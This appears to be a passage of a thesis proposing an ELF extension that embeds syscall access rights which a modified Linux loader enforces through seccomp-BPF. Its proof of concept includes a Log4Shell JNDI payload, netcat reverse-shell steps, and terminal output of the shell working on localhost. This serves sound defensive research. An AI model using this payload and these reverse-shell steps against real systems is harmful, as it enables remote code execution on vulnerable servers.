


Figure 3.4: The structure of the access right table used in the ELF Access Right Extension.

the access right format is that the type_id field of an access right represents an object type. The metadata field of the access right then identifies a specific object of the given object type and the operations that the access right allows on the object. As an example, a type_id of 1 can be defined to indicate a file object type in a specific operating system, and the metadata for access rights with this type_id can then consist of a filename and read, write, and execute flags. However, note that an operating system is not required to use the type_id and the metadata fields with these semantics, as long as each access right in the access right table identifies an access right in the protection model of the operating system.

The proposed access right semantics for the ELF Access Right Extension can be used to clarify why the sizes of the access right type_id and metadata fields are not fixed. Since the number of object types can vary for different protection models, a different number of valid type_id values can be required for different operating systems. Thus, by allowing the size of the type_id field to be defined individually for each operating system, the ELF Access Right Extension can be used with minimum memory overhead, independent of the number of object types in the protection model. This also gives the operating system designers the freedom to prioritize execution time over memory efficiency by e.g. choosing a size for the type_id field that can be read efficiently but is excessively large. For instance, 64-bit integers might be preferred for 64-bit architectures, even though all object types in the protection model can be represented with a smaller integer. Furthermore, since the set of valid properties and operations can vary for objects of different object types, the size of the metadata field is not fixed, and the interpretation of the metadata field depends on the type_id. Compared to a fixed size metadata field, this ensures that no memory is wasted on unused metadata. Lastly, observe that the ELF Access Right Extension does not require the metadata field to follow a specific format. This ensures that arbitrarily complex and abstract access rights can be represented in the access right table, imposing as few assumptions as possible on the details of the protection model.

Note that the access right table starts with a specification of the total number of access rights in the table. This makes it possible to parse the access right table without relying on some special sequence of bits to indicate the end of the table. However, this deviates a bit from the general pattern used in the ELF specification. For instance, recall that the number of program headers in the program header table is stored in the ELF header and not in the beginning of the program header table, as shown in Figure 3.2. The main reason for not using the ELF header to store the total number of access rights in the access right table is that this would require a new ELF header field to be introduced. As described in Section 3.2.1, this would break the backward compatibility of the ELF Access Right Extension.

Based on the described access right table format, observe that the protection model of an operating system must be formalized to use the ELF Access Right Extension. In particular, a mapping from access rights in the protection model to the access right format of the ELF Access Right Extension must be created. This formalization and mapping will be discussed in more detail in Section 3.3.

3.2.3 ELF Execution

In Section 3.1, it was described that ELF programs are executed by loading all loadable segments into the virtual memory of a process and then starting the process at the entry point specified in the ELF header. For statically linked programs, this task is performed by an ELF loader, and for dynamically linked programs, this task is performed by a dynamic ELF linker. The ELF Access Right Extension adds an additional step to the task of executing an ELF program. This additional step will now be described in more detail.

Recall from Section 3.1 that an ELF program is always executed through an executable ELF file. As described in the previous subsections, the ELF Access Right Extension allows this executable ELF file to contain an access right table, which can be located with information stored in the ELF header. If an executable ELF file contains an access right table, the ELF program must be started in a protection domain with exactly the access rights specified in this table. However, a process P might not be able to provide the required access rights when trying to execute an ELF program. This depends on the protection domain of P, and, in particular, the protection state operations that P is allowed to make. If P can not provide the required access rights, P can not execute the ELF program. Thus, the protection domain of the process that tries to execute an ELF program must be used to determine if a protection domain with the access rights specified in the ELF program can be constructed. Consequently, the access rights in the access right table must only be specifications of required access rights and not self-contained access rights. This ensures that the desired complete protection model enforcement of an operating system can not be violated by loading an ELF program.

If the executable ELF file of an ELF program does not contain an access right table, indicated by an access right table offset equal to zero in the ELF header, the ELF Access Right Extension does not impose any restrictions on the protection domains of processes that the corresponding ELF program executes in. Thus, the operating system designers can freely choose how to construct the protection domains that such ELF programs execute in. For instance, an operating system can be designed to start an ELF program with no access right table in an empty protection domain, enforcing the principle of least privilege by default. Alternatively, an operating system can be designed to construct the protection domain in the same way as it has always been done when executing standard ELF programs. This latter solution can e.g. be chosen for backward compatibility reasons, ensuring that existing ELF programs can still be executed successfully without having to add an access right table to all existing executable ELF files. This will be utilised to add backward compatible support for the ELF Access Right Extension to Linux-based operating systems, which will be described in more detail in the next chapter.

3.3 Operating System Support

In the previous section, the ELF Access Right Extension was presented, allowing a specification of required access rights to be embedded in ELF programs. Thus, by adding support for the ELF Access Right Extension to an operating system, it can be ensured that ELF programs are executed in well-defined protection domains, providing a new mechanism for adhering to the principle of least privilege. The process of adding support for the ELF Access Right Extension to an operating system can be divided into four steps. These four steps are:

1. **Protection Model Definition**: An operating system must define an enforceable protection model, as described in Chapter 2.
2. **Protection Model Mapping**: The defined protection model must be mapped to the access right format used in the ELF Access Right Extension, as described in Section 3.2.2.
3. **Extended ELF File Creation**: The operating system should provide support for creating ELF files with access right tables.
4. **Extended ELF Loading**: The operating system must provide an ELF loader that takes the access right table of extended ELF files into account. In particular, an ELF program must always be started in a protection domain with exactly the access rights specified in the access right table. Furthermore, it must be decided how regular ELF files without access right tables are handled, as described in Section 3.2.3.

To ease the task of implementing steps 2 and 3 above, a generic ELF patcher library has been implemented in Python. This will now be explained in more detail.

3.3.1 Generic ELF Patcher

The implemented generic ELF patcher library, which can be found at [68], has two purposes. Firstly, the implemented library provides a way to formalize the mapping of a protection model for an operating system to the access right format used by the ELF Access Right Extension. Secondly, it uses this protection model mapping to expose a function, `patch_elf`, which patches an existing ELF file with an access right table. Note that the generic ELF patcher library currently only supports patching 64-bit ELF files with little-endian byte ordering. However, support for 32-bit ELF files and big-endian byte-ordering can easily be added in the future.

The `patch_elf` function, which is exposed by the implemented library, takes a path to the ELF file that should be patched and a list of access rights that should be written to the access right table. Firstly, the `patch_elf` function checks the access right table offset in the ELF header. If the targeted ELF file does not contain an access right table, a new access right table is appended to the end of the ELF file, and the access right table offset is updated appropriately. The main reason for appending the access right table to the end of the ELF file is that it ensures that no changes need to be made to other parts of the ELF file. This would for instance be the case if the access right table was added immediately after the ELF header since e.g. the file offsets of segments, which are stored in program headers, would then have to be updated. Otherwise, if the targeted ELF file already contains an access right table, the existing access right table is overridden, and the access right table offset is left unchanged. This ensures that the `patch_elf` function is idempotent.

As shown in Listing 1, an access right in the generic ELF patcher library is defined by an abstract base class. Note that the serialization of the `type_id` and `metadata` for an access right is implemented as abstract methods. This is the case since the ELF Access Right Extension allows this serialization to vary for different protection models in different operating systems, as described in Section 3.2.2.

The main reason for using an abstract base class to represent an access right is that it allows the `patch_elf` function to be implemented without knowing the specific object types in the protection model of an operating system. Thus, by creating concrete subclasses of the abstract `AccessRight` base class, the protection model defined by an operating system can be mapped to the access right format used in the ELF Access Right Extension. Based on the created concrete subclasses of the abstract `AccessRight` base class, the `patch_elf` function can then be used to patch ELF files with access right tables for the specific operating system.

```python
from abc import ABC, abstractmethod

class AccessRight(ABC):
    @abstractmethod
    def serialize_type_id(self) -> bytes:
        pass

    @abstractmethod
    def serialize_metadata(self) -> bytes | None:
        pass

    def serialize(self) -> bytes:
        type_id = self.serialize_type_id()
        metadata = self.serialize_metadata()
        if metadata is None:
            return type_id
        else:
            return type_id + metadata
```

Listing 1: The abstract base class for access rights, defined in the implemented generic ELF patcher library at [68].

In the next two chapters, it will be demonstrated how support for the ELF Access Right Extension can be added to two different operating systems, namely a Linux-based operating system and the seL4 Core Platform operating system. In both cases, a protection model will first be defined, and then the implemented generic ELF patcher library will be used as a basis for protection model mapping and extended ELF file creation. Lastly, extended ELF loading will be implemented individually for the two operating systems.

Chapter 4

Linux

In this chapter, it will be shown how support for the ELF Access Right Extension can be added to the Linux kernel. The main purpose of this is to show that the ELF Access Right Extension can bring value in practice with a relatively small implementation effort.

Firstly, a very simple protection model for the Linux kernel based on system calls will be defined. Secondly, it will be described how this protection model can be enforced based on a defined threat model and a defined trusted computing base. Thirdly, the implementation of a Linux kernel with support for the ELF Access Right Extension will be presented. In this context, the generic ELF patcher library, described in the previous chapter, will be used to map the defined protection model to the access right format of the ELF Access Right Extension and to support patching ELF files with access right tables. Lastly, this implementation will be used in a proof of concept, showing that some of the negative consequences of the Log4Shell zero-day vulnerability could potentially have been mitigated with the ELF Access Right Extension.

4.1 Protection Model Definition

A simple protection model for the Linux kernel can be defined based on system calls. An overview of the designed protection model can be seen in Figure 4.1. Observe that an object type has been defined for each system call in the Linux kernel. For each object type that corresponds to a system call, a single `invoke` operation has been defined. Thus, a process is allowed to invoke a specific system call if and only if the protection domain of the process has an access right with the `invoke` operation for an object with the corresponding system call object type. The special




Figure 4.1: The object types in a simple protection model for the Linux kernel based on system calls.

`protection_domain_control` object type is used to represent the ability to perform protection state operations. In particular, if the protection domain of a process has a `protection_domain_control` access right with the `restrict` operation, the process is allowed to delete access rights in its own protection domain. Similarly, if the protection domain of a process has a `protection_domain_control` access right with the `create` operation, the process is allowed to create new protection domains with the same or strict subsets of the access rights assigned to its own protection domain. This latter protection state operation can be used to create a new protection domain when executing a program. However, whether a process is able to execute a program is determined by the system calls that the program is allowed to invoke.

It should be noted that the designed protection model for Linux is not very expressive. It is e.g. not possible to express the security goal that a process should be able to read a specific file but not any other files. Similarly, a process is either able to execute arbitrary programs with the `execve` system call, or the process is not able to execute any programs with this system call. Furthermore, with the protection state operations defined in the simple protection model, if a process is not able to invoke a specific system call, the process will never be able to invoke this specific system call. This ensures that privilege escalation is avoided, but it might be too restrictive for some real-life use cases and security policies. The expressiveness of the designed protection model will be discussed in more detail in Section 6.1.

More expressive protection models can be defined based on the Linux kernel. For instance, Linux uses access control lists to handle file permissions, and these permissions can be included in a protection model to allow more fine-grained handling of access control for files. However, the protection model used in this thesis has been kept as simple as possible to showcase that the ELF Access Right Extension can be used as a basis for improving the security of existing operating systems even though a very simple protection model is used.

4.2 Protection Model Enforcement

As described in Section 2.2, an operating system should guarantee complete protection model enforcement based on a specified threat model and trusted computing base. Recall that in this thesis, it is generally assumed that an attacker is able to execute arbitrary code in any untrusted user process to try to circumvent the access control mechanisms. Thus, the trusted computing base consists of the hardware and all components of the Linux kernel that execute in kernel mode since these components can circumvent all access control mechanisms. Since the Linux kernel consists of millions of lines of code [88], the trusted computing is very large for the Linux kernel. This will be discussed in more detail in Section 6.2.

The Linux kernel can be modified in multiple ways to ensure that the simple protection model based on system calls, defined in the previous section, can be enforced. For instance, the kernel can be modified to use an approach based on access control lists or capabilities for tracking the system calls that different processes are allowed to invoke. However, the existing seccomp-BPF mechanism, which is already supported by the Linux kernel, can also be used. This will now be described in more detail.

4.2.1 seccomp-BPF

The seccomp-BPF (SECure COMPuting – Berkeley Packet Filter) mechanism in the Linux kernel allows system calls to be filtered based on Berkeley Packet Filters [78, 81]. A Berkeley Packet Filter is a small assembly-like program that can access the system call number and the system call arguments when deciding if a specific system call should be allowed. However, pointers can not be dereferenced. This avoids time-of-check-to-time-of-use attacks [72], but makes it impossible to e.g. filter based on the filename of a file in a `read` system call. However, this is not an issue for the designed protection model since only the system call number is used to filter system calls. Once a filter has been installed for a process, the filter can never be removed. Instead, additional filters can be installed. A process is then allowed to invoke a system call if and only if all the filters that have been installed for the process allow the system call. Thus, the set of allowed system calls for a process can never be extended, but it can be reduced. Furthermore, a child process automatically inherits the filters of its parent process, ensuring that a process can not execute a program that requires more system calls than the process is allowed to make [82]. Thus, the seccomp-BPF mechanism naturally supports the protection state operations of the designed protection model, described in the previous section.

An advantage of using the seccomp-BPF mechanism for protection model enforcement is that it is already part of the Linux kernel. Thus, compared to a new approach based on e.g. access control lists or capabilities, the implementation task is smaller, and the size of the trusted computing base is not increased as much. However, checking if a system call is allowed is linear in the total size of the installed filters in the worst case, and the mechanism is complex compared to a specialized implementation based on access control lists or capabilities. In this thesis, the seccomp-BPF-based enforcement mechanism has been chosen to limit the scope of the implementation and show that the ELF Access Right Extension can bring practical value with a relatively small implementation effort.

4.3 Implementation

Based on the designed protection model and the chosen enforcement mechanism described in the previous sections, version 5.15.84 of the Linux kernel has been modified to add support for the ELF Access Right Extension for the x86-64 architecture.

The implementation can be divided into three parts, namely protection model mapping, an ELF patcher, and an ELF loader. For the first two parts, the generic ELF patcher library, described in Section 3.3.1, has been used to add support for patching ELF files with access right tables. Thus, these steps have been implemented outside of the Linux kernel. In contrast, the ELF loader is part of the Linux kernel and is responsible for starting ELF programs in protection domains with the access rights specified in the access right table. Each of these parts will now be described separately.

4.3.1 Protection Model Mapping

To describe the mapping of the designed protection model for the Linux kernel to the access right format defined in the ELF Access Right Extension, the generic ELF patcher library described in Section 3.3.1 has been used. In particular, the designed protection model for the Linux kernel has been formalized with the `LinuxAccessRight` class shown in Listing 2.

Firstly, observe that the `type_id` must be in the range $[0, 450]$. This is the case since each system call in the targeted version of the Linux kernel has a unique id in the range $[0, 450]$. Thus, the system call id is used as the `type_id`. Secondly, note that the `type_id` is serialized as a two-byte (16-bit) integer since this is the smallest number of bytes that can represent the numbers in the range $[0, 450]$. Lastly, observe that the `metadata` field is

```python
class LinuxAccessRight(AccessRight):
    def serialize_type_id(self) -> bytes:
        return serialize_16_bit_int(self.type_id)

    def serialize_metadata(self) -> bytes | None:
        return None

    def __init__(self, syscall_number: int):
        if syscall_number < 0 or syscall_number > 450:
            raise ValueError(f"The system call number must be " \
                             "in the range [0, 450], " \
                             "got: {syscall_number}")
        self.type_id = syscall_number
```

Listing 2: A formalization of a simple protection model based on system calls in Linux.

not used in the defined access right mapping. Note that the `metadata` field could have been used to represent whether a process is allowed to perform the `invoke` operation for the specific system call. However, the case where a program should not be allowed to invoke a specific system call can be represented by the absence of an access right with the corresponding `type_id` in the access right table. Thus, unnecessary memory overhead is avoided with the chosen formalization where no bytes are serialized for the `metadata` field.

Recall that a `protection_domain_control` object type is also defined in the designed protection model. However, no concrete subclass of the abstract `AccessRight` base class has been defined for this object type. This is the case since the seccomp-BPF protection model enforcement mechanism has been chosen. Thus, a protection domain implicitly has a `protection_domain_control` access right with the `create` operation if it has an access right that allows it to execute programs. An example of such a system call is the `execve` system call. Similarly, a protection domain implicitly has a `protection_domain_control` access right with the `restrict` operation if it is allowed to invoke the `prctl` system call, which is used to install additional system call filters for the seccomp-BPF mechanism. This coupling of allowed protection state operations and the system call access rights highlights the limited expressiveness of the designed protection model.

4.3.2 ELF Patcher

As shown in the previous subsection, the designed protection model for the Linux kernel has been mapped to the access right format of the ELF Access Right Extension with the implemented generic ELF patcher library, described in Section 3.3.1. Thus, the generic ELF patcher exposes a `patch_elf` function, which can be used to patch an ELF file with an access right table given a list of instances of the `LinuxAccessRight` class. Using this `patch_elf` function, a small `set_up_access_rights.py` utility program has been implemented. This utility program, which can be found at [68], takes a target ELF file and a file with system call names separated by newlines, and ensures that the targeted ELF file contains an access right table with access rights corresponding to the given system calls. The utility program will be used for the Log4Shell proof of concept, which will be described in Section 4.4.

4.3.3 ELF Loader

To ensure that an ELF program is started in a protection domain with the access rights specified in the access right table of the ELF program, the ELF loader in the Linux kernel has been modified to support the ELF Access Right Extension. The details of the implementation can be found at [66]. In the modified Linux kernel, a check of the access right table offset has been added to the ELF loader. If the access right table offset is zero, nothing is done, and the ELF loader works in the same way as in the regular Linux kernel. Otherwise, if the access right table offset is non-zero, a Berkeley Packet Filter is constructed based on the access rights in the access right table. This filter is then installed for the process that will be executing the ELF program by invoking an internal kernel function with the same effect as invoking the `prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER, prog)` system call, where `prog` is the constructed Berkeley Packet Filter. However, before doing this, it is ensured that the `no_new_privs` bit is set. This e.g. ensures that the process, which the ELF program will be executing in, is not able to escalate its privileges by executing a program with the `setuid` bit or the `setgid` bit set, which otherwise allows a process to execute a program with the access rights of another user or group [82].

The constructed Berkeley Packet Filter compares the system call number of an invoked system call to each of the system call numbers that are explicitly allowed by the access rights in the access right table. Thus, a whitelist-based approach is used, and the system call is allowed and executed as soon as the invoked system call number is compared to a matching allowed system call number. If the invoked system call number does not match any of the allowed system call numbers, the system call is not executed, and the process is killed. Since all allowed system call numbers are checked in the worst case, this explains why the time required to check if a system call is allowed is linear in the size of the Berkeley Packet Filter, as mentioned in Section 4.2.1. Note that a process is killed if it tries to invoke a system call that it is not allowed to invoke. Alternatively, the system call could be rejected with an error without killing the process. Under the assumption that the access right table of a program has been defined correctly, the process that the program is executing in has most likely been compromised if an invalid system call is invoked. Thus, by killing the process, it can be more cumbersome for an attacker to exploit a vulnerability since the attacker can then not just try another system call in the same process.

Recall from Section 3.3 that it must be decided how an operating system constructs the protection domain when an executable ELF file does not contain an access right table. As described above, the implemented modifications to the ELF loader in the Linux kernel ensure that an ELF file without an access right table is executed in the same way as a regular ELF file. Thus, no additional filtering of system calls is performed for ELF files without access right tables compared to the standard Linux kernel. Since the ELF Access Right Extension is backward compatible with the standard ELF specification, this ensures that all existing ELF programs, which have not been patched with an access right table, can still be executed in the Linux kernel with support for the ELF Access Right Extension. Although this design decision violates the principle of privilege by default, it makes it possible to only restrict the protection domains of a selected set of security-critical processes. Thus, this design decision enables an incremental adoption of the ELF Access Right Extension, ensuring that the extension can provide practical value without having to add access right tables to all ELF programs in a system.

4.4 Proof of Concept

The ELF patcher and the modified ELF loader, described in the previous section, make it possible to restrict the system calls that an ELF program is allowed to make in a Linux-based system. In this section, it will be shown how this support for the ELF Access Right Extension can be used to mitigate some of the negative consequences of program vulnerabilities. In particular, a proof of concept will be presented for the Log4Shell zero-day vulnerability [28].

4.4.1 Log4Shell

The Log4Shell zero-day vulnerability is a vulnerability in certain versions of Apache Log4j 2, which is a widely used logging library for Java. The vulnerability was given a Common Vulnerability Scoring System (CVSS) rating of 10, which is the largest possible rating, and it has been called one of the most critical cybersecurity vulnerabilities ever. If a program uses a vulnerable version of the Log4j library to log a string with user-controlled input, an attacker can achieve remote code execution by providing a specially constructed string. In particular, when the string `${jndi:ldap://<servername>/<java-class-path>}` is part of a logged string, a vulnerable version of the Log4j library contacts the Lightweight Directory Access Protocol (LDAP) server with the given `servername` and executes the code in the Java class that it receives from the server. This makes it possible for an attacker to serve arbitrary malicious code from an LDAP server and have the code executed in the process of the program affected by the Log4Shell vulnerability [28].

4.4.2 Vulnerability Demonstration

A demonstration of the Log4Shell vulnerability has been implemented based on [48]. The details of the implementation can be found at [67]. To demonstrate the Log4Shell vulnerability, the implementation at [67] contains the following two parts:

1. **Vulnerable program:** A small login program written in Java, which prompts the user for a username and a password. If an invalid combination of username and password is input by the user, an error message containing the username is logged with version 2.14.1 of the Log4j library. Since this version of the Log4j library has the Log4Shell vulnerability, the small login program can be attacked by providing a special string as username.

2. **LDAP server:** The Python program `poc.py` starts an LDAP server, which serves a compiled version of a Java class `Exploit.java`. This class has a constructor that tries to establish a reverse shell on a specific targeted host and port. The shell is started by invoking the system call `execve("/bin/sh", . . . )`, and all input and output is then forwarded between the shell and the targeted host and port.

In a real-life scenario, the vulnerable program could e.g. run on a web server, while the LDAP server could run on a machine controlled by the attacker. However, to keep the demonstration of the Log4Shell vulnerability




Figure 4.2: An overview of the request flow in the Log4Shell proof of concept.

as simple as possible, the vulnerable program is attacked from the same machine that the vulnerable program is running on.


To show that a reverse shell can be established, the following steps can be followed:

1. In a terminal window, start a Netcat listener, which listens on port 9001.
2. In a second terminal window, start the LDAP server, which serves the Java class file `Exploit.class` on port 1389 at the path `/a`. The Java class in `Exploit.class` tries to establish a reverse shell with `localhost` on port 9001.
3. In a third terminal window, start the vulnerable Java login program and type in the following username: `${jndi:ldap://localhost:1389/a}`. This should cause the login program to fetch `Exploit.class` from the LDAP server and establish a reverse shell on port 9001.
4. In the first terminal window, test that a reverse shell has been established by e.g. running the `ls` command. This should list the files and directories in the context of the user that executed the login program.

An overview of the request flow in the proof of concept can be seen in Figure 4.2. Furthermore, a screenshot of the terminal windows after following the steps above on Ubuntu 22.04 can be seen in Figure 4.3. Note that the steps have only been tested on Ubuntu 22.04.

4.4.3 Mitigation with the Elf Access Right Extension

As demonstrated in the previous subsection, an attacker can easily achieve remote code execution in a process that runs a program with the Log4Shell


ttn@ttn: ~/Desktop/log4shell-poc

```
ttn@ttn:~/attacker$ nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 127.0.0.1 60806
ls
dependency-reduced-pom.xml
Exploit.class
Exploit.java
fs
jdk1.8.0_20
poc.py
pom.xml
python_dependencies
README.md
root_fs
src
syscall_names_uml.txt
target
trace_uml.txt
```

```
ttn@ttn:~/Desktop/log4shell-poc$ python3 poc.py --userip localhost
--webport 8000 --lport 9001

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://localhost:1389/a}
[+] Starting Webserver on port 8000 http://0.0.0.0:8000

Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://localhost:80
00/Exploit.class
127.0.0.1 - - [20/Apr/2023 12:39:08] "GET /Exploit.class HTTP/1.1"
200 -
```

```
ttn@ttn:~/Desktop/log4shell-poc$ ./jdk1.8.0_20/bin/java -cp target/
log4shell-1.0-SNAPSHOT.jar com.poc.VulnerableApp VulnerableApp
Username: ${jndi:ldap://localhost:1389/a}
Password: does_not_matter
```

```
[0] 0:nc*                                              "ttn" 12:39 20-Apr-23
```

Figure 4.3: A screenshot of the terminal windows after following the steps for demonstrating the Log4Shell vulnerability in [67]. Observe that a reverse shell has been established, allowing the attacker in the left terminal window to e.g. list the directory contents of the server.

vulnerability. It will now be shown that some of the negative consequences of zero-day vulnerabilities such as Log4Shell can be mitigated in the modified Linux kernel with support for the ELF Access Right Extension. Please refer to [67] for more details on the steps described in this subsection.


User Mode Linux [83] has been used to run the modified Linux kernel with support for the ELF Access Right Extension, described in Section 4.3. This requires a root file system to be provided. Thus, a file system based on Debian 11 has been created using the `debootstrap` tool [25], inspired by the approach from [56]. An Ubuntu 22.04 host has been used to both build the root file system and run the modified Linux kernel with User Mode Linux.

The core idea behind mitigating some of the negative consequences of the Log4Shell vulnerability with the ELF Access Right Extension is to ensure that the vulnerable Java login program is running in a process with as few access rights as possible. With the designed protection model for Linux, described in Section 4.1, this means that the vulnerable login program should only be allowed to invoke the system calls that it requires to function, adhering to the principle of least privilege. Thus, the set of required system calls for the vulnerable login program has been determined using `strace` [49] to trace the system calls that the vulnerable login program invokes. Note that all possible execution paths have been invoked by ensuring that both invalid and valid login attempts have been tried while tracing the vulnerable login program. Furthermore, note that the vulnerable login program can be executed in the modified Linux kernel without any restrictions on the system calls that it can invoke due to the forward compatibility of the standard ELF specification with respect to the ELF Access Right Extension, and due to the design decision to execute programs without an access right table in the same way as in a regular Linux kernel. Lastly, note that other approaches than tracing can potentially be used to determine the set of required access rights for a program. These alternative approaches will be discussed in more detail in Section 6.1.3.

Based on the extracted system call trace, a list of the invoked system call names has been extracted into a file. A total of 50 different system calls required by the login program have been found.

Since Java is an interpreted language, a Java program is executed by executing a Java interpreter, providing the program to execute as an argument to the interpreter. For instance, to execute the Java program `Test`, the command "`java Test`" is typically executed, where `java` is the Java interpreter in the form of an executable ELF file. Thus, the vulnerable Java login program can not be directly patched with an access right table, since it is not an ELF program. Instead, the Java interpreter, which is an executable ELF file, can be patched with an access right table. This has been done with the `set_up_access_rights` utility program, described in Section 4.3.2. A consequence of this is that all Java programs executed with the patched interpreter in the modified Linux kernel will be restricted to the same set of invokable system calls. This limitation can be addressed in multiple ways, which will be discussed in more detail in Section 6.4.1.

To show that some of the negative consequences of the Log4Shell vulnerability can be mitigated with the ELF Access Right Extension, the steps for demonstrating the Log4Shell vulnerability, described in the previous subsection, can be repeated in the modified Linux kernel. Since the vulnerable login program does not need to be able to invoke the `execve` system call, an access right for this system call is not included in the patched executable ELF file. Thus, when an attacker tries to establish a reverse shell by executing the `execve("/bin/sh", . . . )` system call, the Berkeley Packet Filter installed by the modified ELF loader rejects the system call and kills the vulnerable login program. A screenshot of the terminal windows after trying to establish a reverse shell in the modified Linux kernel can be seen in Figure 4.4.



```
root@host:/attacker# nc -lvnp 9001
listening on [any] 9001 ...
```

```
root@host:/mnt/tmp# python3 poc.py --userip localhost --webport 8000 -
1lport 9001

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://localhost:1389/a}
